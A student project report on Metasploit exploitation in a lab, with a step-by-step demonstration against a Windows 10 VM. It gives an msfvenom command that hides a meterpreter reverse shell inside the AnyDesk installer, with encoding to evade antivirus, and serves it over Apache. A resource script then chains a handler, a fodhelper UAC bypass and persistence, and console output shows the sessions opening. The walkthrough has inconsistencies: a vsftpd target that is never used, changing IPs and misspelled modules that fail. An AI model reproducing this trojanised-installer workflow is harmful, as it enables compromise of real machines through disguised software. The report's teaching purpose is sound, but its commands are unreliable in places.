Project

Report on

METASPLOIT EXPLOITATION

submitted
by

Rohinish Sharma

Roll number: 2023a7r050

Under the Guidance of:

Professor Ankit Pulkit

Model Institute of Engineering and Technology

(MIET) Kot-Bhalwal , Jammu

July 2025

CERTIFICATE

This is to certify that Rohinish Sharma , student of Model Institute of Engineering and Technology (MIET)

, Jammu has undertaken the project work on titled :”Metasploit Exploitation” under the guidance of Mr.Ankit Pulkit and Ms.Aishwarya Upadhyay from 15th June 2025 to 15th July 2025.

Acknowledgement

I would like to express my heartfelt gratitude to Mr. Ankit Pulkit Sir and Ms. Aishwarya Upadhyay Ma’am for their invaluable guidance, encouragement, and support throughout the course on Ethical Hacking and Cybersecurity and during my project on *Metasploit Exploitation*. Their expertise and insightful feedback have played a crucial role in shaping my understanding of the subject and ensuring the successful completion of this work.

I am also thankful to IIT Jammu for providing the necessary resources, infrastructure, and a controlled lab environment to conduct the experiments in a safe and ethical manner. This opportunity has allowed me to gain practical knowledge in penetration testing, exploitation workflows, and post-exploitation techniques, while reinforcing the importance of ethical hacking in cybersecurity.

This project has been a rewarding learning experience, enhancing both my technical proficiency and my appreciation for the ethical responsibilities associated with cybersecurity research.

I would also like to thank my Mother , Father and Sister for supporting me throughout , invariably.

Abstract

The Metasploit Framework is one of the most widely used penetration testing platforms, providing security professionals and researchers with a robust environment for identifying, exploiting, and validating vulnerabilities in systems. This project focuses on the practical demonstration of Metasploit exploitation in a controlled and ethical testing environment.

The objective of this work is to simulate a real-world attack scenario by generating custom payloads, delivering them to a target system, establishing a reverse shell connection, and performing post-exploitation activities such as privilege escalation and persistence. The payloads are crafted using msfvenom, hosted via Apache HTTP server, and executed on a Windows test machine, while the Kali Linux machine runs the Metasploit multi-handler to manage incoming sessions.

Through these demonstrations, the project showcases the complete exploitation lifecycle from payload creation and delivery to post-exploitation actions emphasizing both the technical process and the eth- ical considerations of penetration testing. The outcome of this work highlights the importance of using such tools responsibly to strengthen security defenses, enhance threat detection capabilities, and promote cybersecurity awareness.

TABLE OF CONTENTS

1. Introduction

The Metasploit Framework is a powerful open-source penetration testing tool that provides a platform for developing, testing, and executing exploit code. It is one of the most widely used and well-known tools in the cybersecurity industry, utilized by security professionals, ethical hackers, and red teams to assess and exploit vulnerabilities in computer systems and networks. This project report provides a comprehensive overview of the Metasploit Framework, including its architecture, core components, functionalities, and practical applications.

1.1 What is the Metasploit Framework?

Metasploit is an advanced, open-source tool that allows cybersecurity professionals to identify, exploit, and validate vulnerabilities. It is a comprehensive platform that bundles a wide array of exploits, payloads, and other tools into a single, cohesive framework. Unlike other tools that might focus on a single aspect of security, Metasploit provides an end-to-end solution for a penetration test, from initial reconnaissance to post-exploitation. The framework operates on the principle of modularity, where each component (exploit, payload, etc.) is a separate module that can be used and configured independently. This allows for a highly flexible and customizable approach to security testing.

1.2 Historical Context and Motivation

The Metasploit Framework was created in 2003 by H.D. Moore as an open-source project written in Perl. Its primary motivation was to provide a reliable and modular platform for penetration testers to create and test exploit code. This was a response to the fragmented and often unreliable nature of exploit code available at the time. The framework provided a standardized way to package and execute exploits, making the process more efficient and predictable. In 2009, the framework was completely rewritten in Ruby and acquired by Rapid7, a leading cybersecurity company, which continues to maintain and develop it. This shift significantly improved its performance, usability, and extensibility, cementing its position as a dominant force in the industry.

1.3 Objectives and Goals of This Project Report

The primary objectives of this project are to understand the fundamental architecture and core components of the Metasploit Framework, demonstrate its practical application in a controlled environment, document the ethical considerations for its use, and analyze its role in modern cybersecurity. This report aims to not only explain what Metasploit is but also to provide a practical understanding of how it functions, what its capabilities are, and what its limitations are. By doing so, it serves as a comprehensive guide for students and professionals seeking to understand this critical tool.

2. Background and Core Components

2.1 Definition and Significance in Cybersecurity

Metasploit is more than just a collection of exploits; it's a development environment for security tools. Its significance in cybersecurity lies in its ability to simulate real-world attacks in a controlled manner, which is crucial for red teaming and security auditing. By using Metasploit, organizations can proactively test their defenses, identify weaknesses, and patch vulnerabilities before they can be exploited by malicious actors. It democratizes the process of vulnerability assessment, making it accessible to a wider range of security professionals and students. The framework is not just a tool for offense; it's a vital tool for defense, as understanding how attacks work is the first step to preventing them.

2.2 Overview of Core Modules

The heart of Metasploit lies in its extensive library of modules, which are categorized as follows:

- **Exploits:** These modules are designed to take advantage of specific vulnerabilities in software or hardware. They are categorized by the target platform, such as `windows/http/`, `unix/ftp/`, etc., making it easy to find a suitable exploit for a given target. An exploit might leverage a buffer overflow, a SQL injection, or a misconfiguration to gain initial access.
- **Payloads:** Once an exploit is successful, a payload is delivered to the target. Payloads are the code that runs on the compromised system. Examples include `shell_bind_tcp` (which opens a command shell on the target), `meterpreter/reverse_tcp` (a highly advanced payload that provides a full-featured post-exploitation command and control session), and `windows/exec` (which executes a specified command).
- **Auxiliary:** These modules are used for various tasks that do not involve exploitation. This includes scanners (e.g., `auxiliary/scanner/portscan/tcp`), fuzzers, denial-of-service attacks, and information gathering tools. They are essential for the reconnaissance phase of a penetration test.
- **Post:** These modules are used after a system has been successfully exploited. Their purpose is to perform post-exploitation activities, such as gathering information (e.g., `post/windows/gather/enum_logged_on_users`), escalating privileges, or pivoting to other systems on the network.
- **Encoders:** These modules are used to encode payloads to evade detection by antivirus software and Intrusion Detection Systems (IDS). They transform the payload's signature, making it more difficult for security software to recognize and block.
- **Nops (No-Operation Sleds):** Nops are a series of instructions that do nothing. They are used to increase the reliability of exploits by creating a buffer zone for the payload, ensuring that the exploit's return address points to a valid location in memory where the payload can be executed.

2.3 Ethical Considerations and Problem Scope

Using the Metasploit Framework carries significant ethical and legal responsibilities. It is a powerful tool that can cause real harm if used maliciously. Therefore, its use is strictly confined to controlled, legal environments and with explicit, written consent from the owner of the system being tested. Unauthorized use of this tool is a criminal offense, and individuals can face severe legal consequences, including imprisonment. The scope of this project is strictly limited to an ethical, controlled environment, specifically using vulnerable virtual machines designed for this purpose. The goal is to learn and understand security concepts, not to cause harm.

---

3. Practical Demonstration

3.1 Lab Setup and Methodology

A virtualized lab environment was created using Oracle VM VirtualBox. This setup is crucial for practicing ethical hacking without affecting real-world systems. The lab included two virtual machines:

- **Attacking Machine:** A Kali Linux instance, which comes pre-installed with the Metasploit Framework and a wide array of other penetration testing tools. This serves as the host from which all attacks are launched.
- **Victim Machine:** A Windows 10 we will shut down it’s firewall and security defender thus making machine filled with security flaws, making it an ideal, safe target for learning and practicing exploitation techniques.

The methodology followed a standard penetration testing approach, which can be broken down into the following phases:

1. **Reconnaissance:** Gathering information about the target system.
2. **Vulnerability Identification:** Scanning the target to find specific weaknesses.
3. **Exploitation:** Using a Metasploit exploit to gain unauthorized access.
4. **Post-Exploitation:** Performing actions on the compromised system.

3.2 Reconnaissance and Vulnerability Identification

The first step was to identify the target's IP address and the services running on it. An Nmap scan was conducted on the Metasploitable2 target to discover open ports and running services. The command used was `nmap -sV -p- 192.168.1.105` (the IP address was pre-determined in this lab). The scan results revealed a list of open ports and services, including `vsftpd 2.3.4` running on port 21. This specific version of the VSFTPD service is publicly known to have a backdoor vulnerability, making it an excellent target for demonstration.

3.3 Exploitation of a Target System

The exploitation process was initiated using the `msfconsole`, Metasploit's command-line interface.

In Kali :

msfvenom

msfvenom -p /windows/meterpreter/reverse_tcp lhost=172.16.83.128 lport=6666 -x

/home/kali/Downloads/AnyDesk.exe -k -e x86/shikata_ga_nai -i 100 -f exe -o

/var/www/html/AnyDesk.exe

systemctl start apache2

In windows

open browser(first disable firewall , security defender) and type:

http://172.16.83.128/AnyDesk.exe


In kali:

create a file test.ex and write the following in it


```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 172.16.83.128
set lport 6666
exploit
use exploit/windows/local/bypassuac_fodhelper
set payload windows/metrepreter/reverse_tcp
set lhost 172.16.83.128
set lport 6666
set session 1
run
use exploit/windows/local/presistence
set paylaod windows/meterpreter/reverse_tcp
set lhost 172.16.83.128
set lport 6666
set session 2
run
```

then Save this file and make it executable


Then run msfconsole -r test.exe




```
┌──(kali㉿kali)-[~]
└─$ vi test.ex

┌──(kali㉿kali)-[~]
└─$ msfconsole -r test.ex
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts
```




```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.106.129
set lport 5656
exploit
use exploit/windows/local/bypassuac_fodhelper
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.106.129
set lport 5656
set session 1
run
use exploit/windows/local/persistance
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.106.129
set lport 5656
set session 2
run
```



```
    x86/single_static_bit          manual     Single Static Bit
    x86/unicode_mixed              manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper              manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic                normal     Dynamic Key XOR Encoder
    x86/xor_poly                   normal     XOR POLY Encoder


┌──(kali㉿kali)-[~]
└─$ vi test.ex

┌──(kali㉿kali)-[~]
└─$ msfconsole -r test.ex
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing test.ex for ERB directives.
resource (test.ex)> use exploit/multi/handler
```




```
meterpreter > [*] Meterpreter session 2 opened (192.168.106.129:5656 → 192.168.106.128:49688) at 2025-07-19 00:48:01 -0400
[*] Meterpreter session 3 opened (192.168.106.129:5656 → 192.168.106.128:49689) at 2025-07-19 00:48:01 -0400

meterpreter > background
[*] Backgrounding session 1 ...
resource (test.ex)> use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
resource (test.ex)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (test.ex)> set lhost 192.168.106.129
lhost ⇒ 192.168.106.129
resource (test.ex)> set lport 5656
lport ⇒ 5656
resource (test.ex)> set session 1
session ⇒ 1
resource (test.ex)> run
[*] Started reverse TCP handler on 192.168.106.129:5656
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys  ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys  ...
[*] Sending stage (177734 bytes) to 192.168.106.128
[*] Meterpreter session 4 opened (192.168.106.129:5656 → 192.168.106.128:49691) at 2025-07-19 00:48:35 -0400

meterpreter > background
[*] Backgrounding session 4 ...
resource (test.ex)> use exploit/windows/local/persistance
[-] No results from search
[-] Failed to load module: exploit/windows/local/persistance
resource (test.ex)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (test.ex)> set lhost 192.168.106.129
lhost ⇒ 192.168.106.129
resource (test.ex)> set lport 5656
lport ⇒ 5656
resource (test.ex)> set session 2
session ⇒ 2
resource (test.ex)> run
[*] Started reverse TCP handler on 192.168.106.129:5656
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
```

